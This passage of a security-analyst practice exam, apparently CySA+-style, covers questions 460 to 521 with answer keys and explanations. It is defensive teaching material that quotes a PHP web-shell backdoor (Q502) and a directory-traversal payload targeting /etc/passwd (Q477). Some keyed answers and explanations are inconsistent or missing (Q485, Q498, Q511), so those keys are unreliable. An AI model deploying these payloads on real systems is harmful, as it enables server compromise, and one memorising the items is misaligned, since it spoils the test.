Documenting the process in a step-by-step format on the team wiki ensures the junior analyst has a clear, repeatable reference. This approach also supports consistency and accuracy, and the documentation can be updated or referenced by other team members as needed.

QUESTION 460
An organization identifies a method to detect unexpected behavior, crashes, or resource leaks in a system by feeding invalid, unexpected, or random data to stress the application. Which of the following best describes this testing methodology?

A. Reverse engineering
B. Static
C. Fuzzing
D. Debugging

Answer: C **Explanation:**
Fuzzing is a testing technique where invalid or random data is inputted into a system to find vulnerabilities, crashes, or unexpected behaviors. It's commonly used in software security to identify flaws that could lead to security breaches.

QUESTION 461
An organization is planning to adopt a zero-trust architecture. Which of the following is most aligned with this approach?

A. Network segmentation to separate sensitive systems from the rest of the network.
B. Whitelisting specific IP addresses that are allowed to access the network.
C. Trusting users who successfully authenticate once with multifactor authentication.
D. Automatically trusting internal network communications over external traffic.

Answer: A
Explanation:
Network segmentation supports zero-trust principles by ensuring sensitive systems are isolated and access is restricted based on identity, role, and context. Unlike traditional models, zero-trust

architecture does not automatically trust authenticated users or internal network traffic. It enforces strict access controls to minimize risk.

QUESTION 462
A systems administrator needs to gather security events with repeatable patterns from Linux log files. Which of the following would the administrator most likely use for this task?

A. A regular expression in Bash
B. Filters in the vi editor
C. Variables in a PowerShell script
D. A playbook in a SOAR tool

Answer: A **Explanation:**
Regular expressions are powerful tools for searching text based on specific patterns, making them ideal for parsing Linux log files to detect security events with repeatable patterns. In Bash, regular expressions can be used in commands like grep or awk to efficiently filter log data.

QUESTION 463
An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

A. MITRE ATT&CK
B. OSSTMM
C. Diamond Model of Intrusion Analysis
D. OWASP

Answer: A **Explanation:**
The MITRE ATT&CK framework is specifically designed for tracking Tactics, Techniques, and Procedures (TTPs) associated with cyber threats. It provides a detailed matrix of known adversarial behaviors, which is useful for correlating SIEM data to known attack patterns.

QUESTION 464
A SOC analyst observes reconnaissance activity from an IP address. The activity follows a pattern of short bursts toward a low number of targets. An open-source review shows that the IP has a bad reputation. The perimeter firewall logs indicate the inbound traffic was allowed. The destination hosts are high-value assets with EDR agents installed. Which of the following is the best action for the SOC to take to protect against any further activity from the source IP?

A. Add the IP address to the EDR deny list.
B. Create a SIEM signature to trigger on any activity from the source IP subnet detected by the web proxy or firewalls for immediate notification.
C. Implement a prevention policy for the IP on the WAF.
D. Activate the scan signatures for the IP on the NGFWs.

Answer: A
Explanation:

Blocking the IP address at the EDR (Endpoint Detection and Response) level provides an immediate, targeted response to the detected reconnaissance activity, preventing further interaction with the high-value assets. EDR tools are designed to detect and block malicious IPs across endpoints.

QUESTION 465
Which of the following is the best framework for assessing how attackers use techniques over an infrastructure to exploit a target's information assets?

A. Structured Threat Information Expression
B. OWASP Testing Guide
C. Open Source Security Testing Methodology Manual
D. Diamond Model of Intrusion Analysis

Answer: D **Explanation:**
The Diamond Model of Intrusion Analysis focuses on understanding the relationships between the adversary, their capabilities, infrastructure, and victim. It provides a structured approach to examining how attackers exploit information assets.

QUESTION 466
In the last hour, a high volume of failed RDP authentication attempts has been logged on a critical server. All of the authentication attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following mitigating controls would be most effective to reduce the rate of success of this brute-force attack? (Choose two.)

A. Increase the granularity of log-on event auditing on all devices.
B. Enable host firewall rules to block all outbound traffic to TCP port 3389.
C. Configure user account lockout after a limited number of failed attempts.
D. Implement a firewall block for the IP address of the remote system.
E. Install a third-party remote access tool and disable RDP on all devices.
F. Block inbound to TCP port 3389 from untrusted remote IP addresses at the perimeter firewall.

Answer: CF
Explanation:
To mitigate brute-force attacks, implementing an account lockout policy (C) prevents continuous attempts by locking the account after a set number of failed logins. Blocking inbound connections on TCP port 3389 (RDP) from untrusted IP addresses (F) limits access, reducing the attack surface.

QUESTION 467
A SOC receives several alerts indicating user accounts are connecting to the company's identity provider through non-secure communications. User credentials for accessing sensitive, business-critical systems could be exposed. Which of the following logs should the SOC use when determining malicious intent?

A. DNS
B. tcpdump
C. Directory
D. IDS

Answer: D **Explanation:**
Intrusion Detection Systems (IDS) logs provide visibility into network traffic patterns and can help detect insecure or unusual connections. These logs will show if non-secure protocols are used, potentially revealing exposed credentials.

QUESTION 468
Which of the following characteristics ensures the security of an automated information system is the most effective and economical?

A. Originally designed to provide necessary security
B. Subjected to intense security testing
C. Customized to meet specific security threats
D. Optimized prior to the addition of security

Answer: A **Explanation:**
The most effective and economical way to ensure the security of an automated information system is to design it with security in mind from the outset. This is often referred to as "security by design."

QUESTION 469
An XSS vulnerability was reported on one of the public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Choose two.)

A. Implement an IPS in front of the web server.
B. Enable MFA on the website.
C. Take the website offline until it is patched.
D. Implement a compensating control in the source code.
E. Configure TLS v1.3 on the website.
F. Fix the vulnerability using a virtual patch at the WAF.

Answer: DF
Explanation:
To effectively prevent Cross-Site Scripting (XSS) attacks, implementing appropriate security controls within the application code and at the network layer is critical.
Implementing security controls at the code level is an effective way to mitigate XSS risks. This can involve proper input validation, output encoding, and utilizing libraries that sanitize user inputs. By addressing the root cause in the source code, developers prevent scripts from being injected or executed in the browser.
Web Application Firewalls (WAFs) can mitigate XSS vulnerabilities by identifying and blocking malicious payloads. Virtual patching at the WAF level provides a temporary fix by preventing exploit attempts from reaching the application, giving developers time to implement a permanent fix in the source code.

QUESTION 470
A security analyst needs to identify a computer based on the following requirements to be mitigated:

```
- The attack method is network-based with low complexity.
- No privileges or user action is needed.
- The confidentiality and availability level is high, with a low
  integrity level.
```

Given the following CVSS 3.1 output:

```
Computer1: CVSS3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:H
Computer2: CVSS3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H
Computer3: CVSS3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H
Computer4: CVSS3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H
```

Which of the following machines should the analyst mitigate?

A. Computer1
B. Computer2
C. Computer3
D. Computer4

Answer: D **Explanation:**
To match the mitigation criteria, we analyze each machine's CVSS (Common Vulnerability Scoring System) attributes:
Attack Vector (AV): N for network (matches the requirement of network-based attack).
Attack Complexity (AC): L for low (meets the requirement for low complexity).
Privileges Required (PR): N for none (indicating no privileges are needed).
User Interaction (UI): N for none (matches the requirement that no user action is needed).
Confidentiality (C), Integrity (I), and Availability (A): Requires high confidentiality and availability with low integrity.

QUESTION 471
Which of the following are process improvements that can be realized by implementing a SOAR solution? (Choose two.)

A. Minimize security attacks
B. Itemize tasks for approval
C. Reduce repetitive tasks
D. Minimize setup complexity
E. Define a security strategy
F. Generate reports and metrics

Answer: CF
Explanation:
SOAR (Security Orchestration, Automation, and Response) solutions are implemented to streamline security operations and improve efficiency. Key benefits include:
Reduce repetitive tasks: SOAR solutions automate routine and repetitive tasks, which helps reduce analyst workload and minimize human error.
Generate reports and metrics: SOAR platforms can automatically generate comprehensive reports and performance metrics, allowing organizations to track incident response times, analyze trends, and optimize security processes.

QUESTION 472
After an upgrade to a new EDR, a security analyst received reports that several endpoints were not communicating with the SaaS provider to receive critical threat signatures. To comply with the incident response playbook, the security analyst was required to validate connectivity to ensure communications. The security analyst ran a command that provided the following output:

```
ComputerName: comptia007
RemotePort: 443
InterfaceAlias: Ethernet 3
TcpTestSucceeded: False
```

Which of the following did the analyst use to ensure connectivity?

A. nmap
B. tnc
C. ping
D. tracert

Answer: B **Explanation:**
The command output shown indicates that the analyst used a TCP connection test to check if communication on port 443 (usually HTTPS) succeeded. tnc (Test-NetConnection in PowerShell): This command in PowerShell is specifically designed to test connectivity to a specified port and IP address. The output (TcpTestSucceeded: False) is characteristic of the tnc command.

QUESTION 473
An employee received a phishing email that contained malware targeting the company. Which of the following is the best way for a security analyst to get more details about the malware and avoid disclosing information?

A. Upload the malware to the VirusTotal website
B. Share the malware with the EDR provider
C. Hire an external consultant to perform the analysis
D. Use a local sandbox in a microsegmented environment

Answer: D **Explanation:**
To safely analyze malware while avoiding unintended disclosure of company information, it is best to use a local sandbox in a microsegmented environment.
A local sandbox provides a secure, isolated environment for malware analysis without exposing sensitive data outside the organization. Microsegmentation enhances security by further isolating the sandbox from the network, preventing lateral movement if the malware attempts to communicate externally.

QUESTION 474
A security analyst needs to develop a solution to protect a high-value asset from an exploit like a recent zero-day attack. Which of the following best describes this risk management strategy?

A. Avoid
B. Transfer

C. Accept
D. Mitigate

Answer: D **Explanation:**
Mitigation involves implementing technical or administrative controls to reduce the impact of an attack. For zero-day exploits, this could include installing network-based protections, enhancing monitoring, or applying threat intelligence to detect or contain potential exploit attempts.

QUESTION 475
Which of the following documents sets requirements and metrics for a third-party response during an event?

A. BIA
B. DRP
C. SLA
D. MOU

Answer: C **Explanation:**
A Service Level Agreement (SLA) defines the expectations, requirements, and metrics for thirdparty services, including response times and responsibilities during an event.
SLAs set clear expectations for third-party services, including response times, performance metrics, and specific requirements during incidents. SLAs ensure accountability for external providers during critical events.

QUESTION 476
A security analyst runs the following command:

```
# nmap -T4 -F 192.168.30.30
Starting nmap 7.6
Host is up (0.13s latency)
PORT     STATE   SERVICE
23/tcp   open    telnet
443/tcp  open    https
636/tcp  open    ldaps
```

Which of the following should the analyst recommend first to harden the system?

A. Disable all protocols that do not use encryption.
B. Configure client certificates for domain services.
C. Ensure that this system is behind a NGFW.
D. Deploy a publicly trusted root CA for secure websites.

Answer: A **Explanation:**
The nmap scan results show that Telnet (port 23) is open. Telnet transmits data, including credentials, in plaintext, which is insecure and should be disabled to enhance security. Disabling unencrypted protocols (such as Telnet) reduces exposure to man-in-the-middle (MITM) attacks

and credential sniffing. Telnet should be replaced with a secure protocol like SSH, which provides encryption for transmitted data.

QUESTION 477
An analyst reviews the following web server log entries:

```
%2E%2E/%2E%2E/%2ES2E/%2E%2E/%2E%2E/%2E%2E/etc/passwd
```

No attacks or malicious attempts have been discovered. Which of the following most likely describes what took place?

A. A SQL injection query took place to gather information from a sensitive file.
B. A PHP injection was leveraged to ensure that the sensitive file could be accessed.
C. Base64 was used to prevent the IPS from detecting the fully encoded string.
D. Directory traversal was performed to obtain a sensitive file for further reconnaissance.

Answer: D **Explanation:**
Directory traversal, also known as path traversal, is an attack that allows attackers to access restricted directories and execute commands outside the web server's root directory. The %2E encoding corresponds to a dot (.) in ASCII, and %2E%2E resolves to ../. The log entries indicate attempts to navigate directories upward to access sensitive files like /etc/passwd. Since no malicious activity was flagged, it is inferred this was either an unsuccessful or reconnaissance attempt.

QUESTION 478
The Chief Information Security Officer wants the same level of security to be present whether a remote worker logs in at home or at a coffee shop. Which of the following should be recommended as a starting point?

A. Non-persistent virtual desktop infrastructures
B. Passwordless authentication
C. Standard-issue laptops
D. Serverless workloads

Answer: A **Explanation:**
Non-persistent virtual desktop infrastructures (VDIs) are the most suitable choice to ensure consistent security across different locations. Non-persistent VDIs revert to their original state after a session, reducing the risk of data leakage or malware persistence. These systems are centrally managed, ensuring uniform security policies regardless of the user's location.

QUESTION 479
Which of the following is the best use of automation in cybersecurity?

A. Ensure faster incident detection, analysis, and response.
B. Eliminate configuration errors when implementing new hardware.
C. Lower costs by reducing the number of necessary staff.
D. Reduce the time for internal user access requests.

Answer: A
Explanation:

Automation in cybersecurity is best utilized to improve the speed and accuracy of incident detection, analysis, and response. Tools like SOAR (Security Orchestration, Automation, and Response) streamline workflows, allowing analysts to focus on more complex tasks while reducing response times. This ensures quicker containment and mitigation of threats.

QUESTION 480
Which of the following is the appropriate phase in the incident response process to perform a vulnerability scan to determine the effectiveness of corrective actions?

A. Lessons learned
B. Reporting
C. Recovery
D. Root cause analysis

Answer: C **Explanation:**
Performing a vulnerability scan during the recovery phase ensures that corrective actions, such as patches or configuration changes, have effectively addressed the vulnerabilities exploited during the incident. This step validates the system's security before fully restoring operations.

QUESTION 481
Which of the following risk management decisions should be considered after evaluating all other options?

A. Transfer
B. Acceptance
C. Mitigation
D. Avoidance

Answer: B **Explanation:**
Risk acceptance is the decision to accept the risk's consequences when mitigation, transfer, or avoidance are not feasible or cost-effective. It is chosen when the residual risk aligns with the organization's risk appetite. This step occurs after thoroughly assessing other options.

QUESTION 482
An analyst receives an alert for suspicious IIS log activity and reviews the following entries:

```
2024-05-23 15:57:05 10.203.10.16 HEAT / - 80 - 10.203.10.17 DirBuster-
1.0-
RC1+(http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
. ..
```

Which of the following will the analyst infer from the logs?

A. An attacker is performing network lateral movement.
B. An attacker is conducting reconnaissance of the website.
C. An attacker is exfiltrating data from the network.
D. An attacker is cloning the website.

Answer: B **Explanation:**

The logs indicate that the OWASP DirBuster tool is being used. This tool is designed for directory brute-forcing to find hidden files or directories on a web server, which aligns with reconnaissance activities. The series of GET and HEAD requests further confirm directory and file enumeration attempts.

QUESTION 483
A security analyst reviews a SIEM alert related to a suspicious email and wants to verify the authenticity of the message:

```
SPF = PASS
DKIM = FAIL
DMARC = FAIL
```

Which of the following did the analyst most likely discover?

A. An insider threat altered email security records to mask suspicious DNS resolution traffic.
B. The message was sent from an authorized mail server but was not signed.
C. Log normalization corrupted the data as it was brought into the central repository.
D. The email security software did not process all of the records correctly.

Answer: B **Explanation:**
The SPF = PASS result confirms the email came from an authorized server, but DKIM = FAIL indicates the message was not properly signed with the expected DomainKeys Identified Mail (DKIM) signature. DMARC = FAIL suggests that because DKIM failed, the overall email authentication failed. This scenario is consistent with a legitimate server sending an unsigned email.

QUESTION 484
Which of the following is a KPI that is used to monitor or report on the effectiveness of an incident response reporting and communication program?

A. Incident volume
B. Mean time to detect
C. Average time to patch
D. Remediated incidents

Answer: D **Explanation:**
Remediated incidents is a key performance indicator (KPI) that measures how effectively incidents are resolved and communicated during the incident response lifecycle. It reflects the program's success in mitigating risks and restoring normal operations. Other options (e.g., mean time to detect) are important metrics but do not directly measure reporting or communication effectiveness.

QUESTION 485
After an incident, a security analyst needs to perform a forensic analysis to report complete information to a company stakeholder. Which of the following is most likely the goal of the forensic analysis in this case?

A. Provide a full picture of the existing risks.

B. Notify law enforcement of the incident.
C. Further contain the incident.
D. Determine root cause information.

Answer: D **Explanation:**
Identify vulnerabilities: Pinpoint weaknesses that were exploited. Implement preventive measures:
Take steps to prevent similar incidents in the future. Improve incident response: Learn from the incident and refine response procedures. Comply with regulations: Demonstrate due diligence and meet regulatory requirements.

QUESTION 486
An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?

A. Chain of custody was not maintained for the evidence drive.
B. Legal authorization was not obtained prior to seizing the evidence drive.
C. Data integrity of the imaged drive could not be verified.
D. Evidence drive imaging was performed without a write blocker.

Answer: D **Explanation:**
If a write blocker was not used, or if it was improperly configured, the original evidence drive may have been altered when connected for imaging.

QUESTION 487
Before adopting a disaster recovery plan, some team members need to gather in a room to review the written scenarios. Which of the following best describes what the team is doing?

A. Simulation
B. Tabletop exercise
C. Full test
D. Parallel test

Answer: B **Explanation:**
The team is conducting a Tabletop Exercise. A tabletop exercise involves a facilitated discussion where participants work through a simulated disaster scenario. It allows teams to practice decision-making, communication, and coordination without the logistical complexities of a fullscale simulation or test.

QUESTION 488
During the rollout of a patch to the production environment, it was discovered that required connections to remote systems are no longer possible. Which of the following steps would have most likely revealed this gap?

A. Implementation
B. User acceptance testing
C. Validation

D. Rollback

Answer: C **Explanation:**
Validation involves testing the patch to ensure it functions as intended and doesn't introduce new vulnerabilities or problems. This step would have included testing the connectivity to remote systems, which would have identified the issue. Closest other option could be B, but UAT is tailored towards determining if a given solution will meet the need that the application is being brought on board to fulfill.

QUESTION 489
Which of the following best describes the importance of KPIs in an incident response exercise?

A. To identify the personal performance of each analyst
B. To describe how incidents were resolved
C. To reveal what the team needs to prioritize
D. To expose which tools should be used

Answer: C **Explanation:**
KPIs (Key Performance Indicators) in an incident response exercise help identify areas where the team can improve. By analyzing the performance metrics, the team can determine which areas need more focus, such as: Detection time: How quickly incidents are detected Response time: How quickly the team responds to incidents Incident resolution time:
How long it takes to resolve incidents Effectiveness of containment: How well the team can contain the impact of incidents Accuracy of root cause analysis: How accurately the team can identify the root cause of incidents

QUESTION 490
A security team needs to demonstrate how prepared the team is in the event of a cyberattack. Which of the following would best demonstrate a real-world incident without impacting operations?

A. Review lessons-learned documentation and create a playbook.
B. Gather all internal incident response party members and perform a simulation.
C. Deploy known malware and document the remediation process.
D. Schedule a system recovery to the DR site for a few applications.

Answer: B **Explanation:**
A simulation exercise is the best way to test the team's preparedness and response capabilities in a controlled environment. It allows the team to practice: Communication and coordination: How well team members work together Incident handling procedures:
Following established protocols Decision-making: Making timely and effective decisions under pressure Tool usage: Effectively utilizing security tools and technologies Incident documentation: Recording actions and lessons learned

QUESTION 491
An organization plans to use an advanced machine-learning tool as a central collection server. The tool will perform data aggregation and analysis. Which of the following should the organization implement?

A. SIEM
B. Firewalls
C. Syslog server
D. Flow analysis

Answer: A

QUESTION 492
A corporation wants to implement an agent-based endpoint solution to help:

```
- Flag various threats
- Review vulnerability feeds
- Aggregate data
- Provide real-time metrics by using scripting languages
```

Which of the following tools should the corporation implement to reach this goal?

A. DLP
B. Heuristics
C. SOAR
D. NAC

Answer: C **Explanation:**
Security Orchestration, Automation, and Response (SOAR) solutions allow organizations to integrate security tools, automate response actions, and aggregate threat intelligence. This matches the organization's goal of threat detection, real-time analysis, and data aggregation.

QUESTION 493
After a recent vulnerability report for a server is presented, a business must decide whether to secure the company's web-based storefront or shut it down. The developer is not able to fix the zero-day vulnerability because a patch does not exist yet. Which of the following is the best option for the business?

A. Limit the API request for new transactions until a patch exists.
B. Take the storefront offline until a patch exists.
C. Identify the degrading functionality.
D. Put a WAF in front of the storefront.

Answer: D **Explanation:**
A WAF enforces input validation rules, which prevent attackers from sending malicious payloads to the application: Filters or sanitizes requests for SQL, XSS, and other injection attempts. Blocks unauthorized file uploads or parameter tampering.

QUESTION 494
A SOC analyst wants to improve the proactive detection of malicious emails before they are delivered to the destination inbox. Which of the following is the best approach the SOC analyst can recommend?

A. Install UEBA software on the network.

B. Validate and quarantine emails with invalid DKIM and SPF headers.
C. Implement an EDR system on each endpoint.
D. Deploy a DLP platform to block unauthorized and suspicious content.

Answer: B

QUESTION 495
A manufacturing company's assembly line machinery only functions on an end- of-life OS. Consequently, no patches exist for several highly exploitable OS vulnerabilities. Which of the following is the best mitigating control to reduce the risk of these current conditions?

A. Enforce strict network segmentation to isolate vulnerable systems from the production network.
B. Increase the system resources for vulnerable devices to prevent denial of service.
C. Perform penetration testing to verify the exploitability of these vulnerabilities.
D. Develop in-house patches to address these vulnerabilities.

Answer: A

QUESTION 496
A company is in the middle of an incident, and customer data has been breached. Which of the following should the company contact first?

A. Media
B. Public relations
C. Law enforcement
D. Legal

Answer: D

QUESTION 497
A Chief Finance Officer receives an email from someone who is possibly impersonating the company's Chief Executive Officer and requesting a financial operation. Which of the following should an analyst use to verify whether the email is an impersonation attempt?

A. PKI
B. MFA
C. SMTP
D. DKIM

Answer: D

QUESTION 498
A security analyst reviews the following results of a Nikto scan:

Which of the following should the security administrator investigate next?

A. tiki

B. phpList
C. shtml.exe
D. sshome

Answer: B

QUESTION 499
An auditor is reviewing an evidence log associated with a cyber crime. The auditor notices that a gap exists between individuals who were responsible for holding onto and transferring the evidence between individuals responsible for the investigation. Which of the following best describes the evidence handling process that was not property followed?

A. Validating data integrity
B. Preservation
C. Legal hold
D. Chain of custody

Answer: D **Explanation:**
The chain of custody is a documented history that tracks how evidence is handled, collected, transported, and preserved at every stage of the forensic investigation. If a gap exists in the record of who transferred or accessed the evidence, it could call into question the integrity and admissibility of the evidence.

QUESTION 500
A security analyst is assisting a software engineer with the development of a custom log collection and alerting tool (SIEM) for a proprietary system. The analyst is concerned that the tool will not detect known attacks and behavioral IoCs. Which of the following should be configured in order to resolve this issue?

A. Randomly generate and store all possible file hash values.
B. Create a default rule to alert on any change to the system.
C. Integrate with an open-source threat intelligence feed.
D. Manually add known threat signatures into the tool.

Answer: C **Explanation:**
To improve the detection of known attacks and behavioral Indicators of Compromise (IoCs), the best approach is to integrate with an open-source threat intelligence feed. Threat intelligence feeds provide up-to-date information on known malicious IPs, domains, file hashes, and behavioral patterns that attackers use.

QUESTION 501
Which of the following is the most likely reason for an organization to assign different internal departmental groups during the post-incident analysis and improvement process?

A. To expose flaws in the incident management process related to specific work areas
B. To ensure all staff members get exposure to the review process and can provide feedback
C. To verify that the organization playbook was properly followed throughout the incident
D. To allow cross-training for staff who are not involved in the incident response process

Answer: A **Explanation:**
The post-incident review process helps an organization identify gaps in its response and security posture. Assigning different departmental groups ensures that flaws in specific work areas (such as IT, HR, or legal teams) are identified and addressed.

QUESTION 502
An analyst has discovered the following suspicious command:

```
<?php if(isset($_REQUEST['xyz'])){echo "<pre>"; $xyz = ($_REQUEST['xyz']); system($xyz); echo "</pre>"; die; }?>
```

Which of the following would best describe the outcome of the command?

A. Cross-site scripting
B. Reverse shell
C. Backdoor attempt
D. Logic bomb

Answer: C **Explanation:**
The PHP script allows remote users to execute system commands via the system() function, meaning an attacker can send arbitrary commands to the server.

QUESTION 503
A company classifies security groups by risk level. Any group with a high-risk classification requires multiple levels of approval for member or owner changes. Which of the following inhibitors to remediation is the company utilizing?

A. Organizational governance
B. MOU
C. SLA
D. Business process interruption

Answer: A **Explanation:**
This scenario describes a strict governance policy requiring multiple approvals for high-risk security group changes. Organizational governance refers to policies that enforce security controls and approval workflows.

QUESTION 504
Which of the following attributes is part of the Diamond Model of Intrusion Analysis?

A. Delivery
B. Weaponization
C. Command and control
D. Capability

Answer: D
Explanation:
The Diamond Model of Intrusion Analysis includes four key attributes (or vertices) to describe and analyze cyber intrusion events. These attributes are: Adversary: The entity or attacker

responsible for the intrusion. Capability: The tools, techniques, and resources used by the adversary to carry out the attack. Infrastructure: The physical and virtual resources used by the adversary, such as command-and-control servers or phishing domains. Victim: The target of the intrusion, including individuals, organizations, or systems.

QUESTION 505
An analyst is creating the final vulnerability report for one of the company's customers. The customer asks for a scanning profile with a CVSS score of 7 or higher. The analyst has confirmed there is no finding for missing database patches, even if false positives have been eliminated by manual checks. Which of the following is the most probable reason for the missing scan result?

A. The server was offline at the moment of the scan.
B. The system was not patched appropriately before the scan.
C. The scan finding does not match the requirement.
D. The output of the scan is corrupted.

Answer: A

QUESTION 506
A security analyst is improving an organization's vulnerability management program. The analyst cross-checks the current reports with the system's infrastructure teams, but the reports do not accurately reflect the current patching levels. Which of the following will most likely correct the report errors?

A. Updating the engine of the vulnerability scanning tool
B. Installing patches through a centralized system
C. Configuring vulnerability scans to be credentialed
D. Resetting the scanning tool's plug-ins to default

Answer: C **Explanation:**
Credentialed vulnerability scans allow the scanner to log into systems and retrieve accurate information about installed patches and configurations. If the reports do not reflect current patching levels, it is likely that the scan is being performed without credentials, leading to incomplete or inaccurate results.

QUESTION 507
A threat intelligence analyst is updating a document according to the MITRE ATT&CK framework. The analyst detects the following behavior from a malicious actor:

```
"The malicious actor will attempt to achieve unauthorized access to
the vulnerable system."
```

In which of the following phases should the analyst include the detection?

A. Procedures
B. Techniques
C. Tactics
D. Subtechniques

Answer: C

QUESTION 508
An analyst receives alerts that state the following traffic was identified on the perimeter network firewall:

Source	Destination	IP reputation	Bytes sent	Bytes received	Action
192.168.1.14	172.16.2.8	low	64	0	allow
192.168.1.14	172.16.2.8	low	64	0	allow
192.168.0.4	172.16.2.8	low	512	512	allow
192.168.1.14	172.16.2.8	low	1512	960	allow
192.168.1.58	172.16.2.8	low	1985	354	allow
192.168.1.14	172.16.2.8	low	512	758	allow
192.168.1.58	172.16.2.8	low	64	0	allow
192.168.0.4	172.16.2.8	low	64	168468	allow
192.168.1.14	172.16.2.8	low	1289	154	allow

Which of the following best describes the indicator of compromise that triggered the alerts?

A. Anomalous activity
B. Bandwidth saturation
C. Cryptomining
D. Denial of service

Answer: D
Explanation:
Small packets sent to the same IP address over time is a typical indicator or DoS.

QUESTION 509
A newly hired security manager in a SOC wants to improve efficiency by automating routine tasks. Which of the following SOC tasks is most suitable for automation?

A. Conducting security assessments and audits of IT systems
B. Investigating security incidents and determining the root causes
C. Reviewing logs and alerts to identify security threats and anomalies
D. Generating incident reports and notifying the appropriate stakeholders

Answer: D

QUESTION 510
Which of the following is a circumstance in which a security operations manager would most likely consider using automation?

A. The generation of NIDS rules based on received STIX messages

B. The fulfillment of privileged access requests to enterprise domain controllers.
C. The verification of employee identities prior to initial PKI enrollment
D. The analysis of suspected malware binaries captured by an email gateway

Answer: A **Explanation:**
Automating the generation of NIDS (Network Intrusion Detection System) rules based on Structured Threat Information eXpression (STIX) messages is a practical use of automation in security operations .

QUESTION 511
A system that provides the user interface for a critical server has potentially been corrupted by malware. Which of the following is the best recommendation to ensure business continuity?

A. System isolation
B. Reimaging
C. Malware removal
D. Vulnerability scanning

Answer: A **Explanation:**
A System Isolation stops malware from spreading, but it doesn't restore the system. This is an initial containment step, not a business continuity solution. Reimaging, because is the most reliable way to restore a compromised system to a clean state.

QUESTION 512
Which of following attack methodology frameworks should a cybersecurity analyst use to identify similar TTPs utilized by nation-state actors?

A. Cyber kill chains
B. Diamond Model of Intrusion Analysis
C. OWASP Testing Guide
D. MITRE ATT&CK matrix

Answer: D

QUESTION 513
During a training exercise, a security analyst must determine the vulnerabilities to prioritize. The analyst reviews the following vulnerability scan output:

ID	Vulnerability	System/Host	OS	Network
1	Allows anonymous read access via any FTP connection	ConferenceRoom-PC	Windows 10	Guest
2	Allows anonymous read access to /etc/passwd	VPNServer01	Ubuntu 22.04	Corporate
3	less command allows for escape exploit via terminal	CompTIA-Laptop	Windows 7 Professional	Corporate
4	Microsoft Defender security definition updates disabled	CompTIA-DC-01	Windows Server 2019	Corporate

Which of the following issues should the analyst address first?

A. Allows anonymous read access to /etc/passwd
B. Allows anonymous read access via any FTP connection
C. Microsoft Defender security definition updates disabled
D. less command allows for escape exploit via terminal

Answer: A **Explanation:**
Allowing anonymous read access to /etc/passwd is a critical vulnerability because it can expose user account details, aiding attackers in password cracking and privilege escalation.

QUESTION 514
An analyst is trying to capture anomalous traffic from a compromised host. Which of the following are the best tools for achieving this objective? (Choose two.)

A. tcpdump
B. SIEM
C. Vulnerability scanner
D. Wireshark
E. Nmap
F. SOAR

Answer: AD
Explanation:
To capture and analyze network traffic, the two best tools are:
tcpdump - A command-line packet capture tool used for network traffic analysis.
Wireshark - A GUI-based network packet analysis tool that provides deep inspection capabilities.

QUESTION 515
Executives want to compare certain metrics from the most recent and last reporting periods to determine whether the metrics are increasing or decreasing. Which of the following would provide the necessary information to satisfy this request?

A. Count level
B. Trending analysis

C. Impact assessment
D. Severity score

Answer: B

QUESTION 516
A security analyst is reviewing a recent vulnerability scan report for a new server infrastructure. The analyst would like to make the best use of time by resolving the most critical vulnerability first.
The following information is provided:

Hostname	Asset priority	CVSS score	Exploitable?
SVR01	Medium	8.9	No
SVR02	Medium	7.1	Yes
SVR03	Low	3.5	Yes
SVR04	High	6.7	No

Which of the following should the analyst concentrate remediation efforts on first?

A. SVR01
B. SVR02
C. SVR03
D. SVR04

Answer: B
Explanation:
SVR02 has a CVSS score of 7.1 and is exploitable, making it the highest priority for remediation . SVR01 (CVSS 8.9) is not exploitable, so it is a lower risk. SVR03 (CVSS 3.5) is exploitable but has a lower severity than SVR02. SVR04 (CVSS 6.7) is not exploitable, reducing its urgency. Thus, B (SVR02) is the correct answer, as it presents the highest immediate risk.

QUESTION 517
A SOC manager reviews metrics from the last four weeks to investigate a recurring availability issue. The manager finds similar events correlating to the times of the reported issues. Which of the following methods would the manager most likely use to resolve the issue?

A. Vulnerability assessment
B. Root cause analysis
C. Recurrence reports
D. Lessons learned

Answer: B **Explanation:**
Root Cause Analysis (RCA) is the best approach to identify and resolve the underlying cause of recurring incidents. It involves a systematic investigation of logs, configurations, and operational data to pinpoint the reason behind persistent security issues.

QUESTION 518

A security analyst must assist the IT department with creating a phased plan for vulnerability patching that meets established SLAs. Which of the following vulnerability management elements will best assist with prioritizing a successful plan?

A. Affected hosts
B. Risk score
C. Mitigation strategy
D. Annual recurrence

Answer: B **Explanation:**
Risk scoring is the best method for prioritizing patching, as it considers factors like CVSS severity, exploitability, asset criticality, and business impact.

QUESTION 519
A Chief Information Security Officer has requested a dashboard to share critical vulnerability management goals with company leadership. Which of the following would be the best to include in the dashboard?

A. KPI
B. MOU
C. SLO
D. SLA

Answer: A **Explanation:**
Key Performance Indicators (KPIs) track the effectiveness of a security program, providing measurable insights into vulnerability detection, patching efficiency, and risk reduction. This makes KPIs ideal for executive dashboards.

QUESTION 520
Numerous emails were sent to a company's customer distribution list. The customers reported that the emails contained a suspicious link. The company's SOC determined the links were malicious. Which of the following is the best way to decrease these emails?

A. DMARC
B. DKIM
C. SPF
D. SMTP

Answer: A **Explanation:**
DMARC (Domain-based Message Authentication, Reporting, and Conformance) helps organizations prevent email spoofing and phishing by enforcing policies based on SPF and DKIM.

QUESTION 521
A security analyst is conducting a vulnerability assessment of a company's online store. The analyst discovers a critical vulnerability in the payment processing system that could be exploited, allowing attackers to steal customer payment information. Which of the following should the analyst do next?

A. Leave the vulnerability unpatched until the next scheduled maintenance window to avoid potential disruption to business.
B. Perform a risk assessment to evaluate the potential impact of the vulnerability and determine whether additional security measures are needed.
C. Ignore the vulnerability since the company recently passed a payment system compliance audit.
D. Patch the vulnerability as soon as possible to ensure customer payment information is secure.

Answer: D **Explanation:**
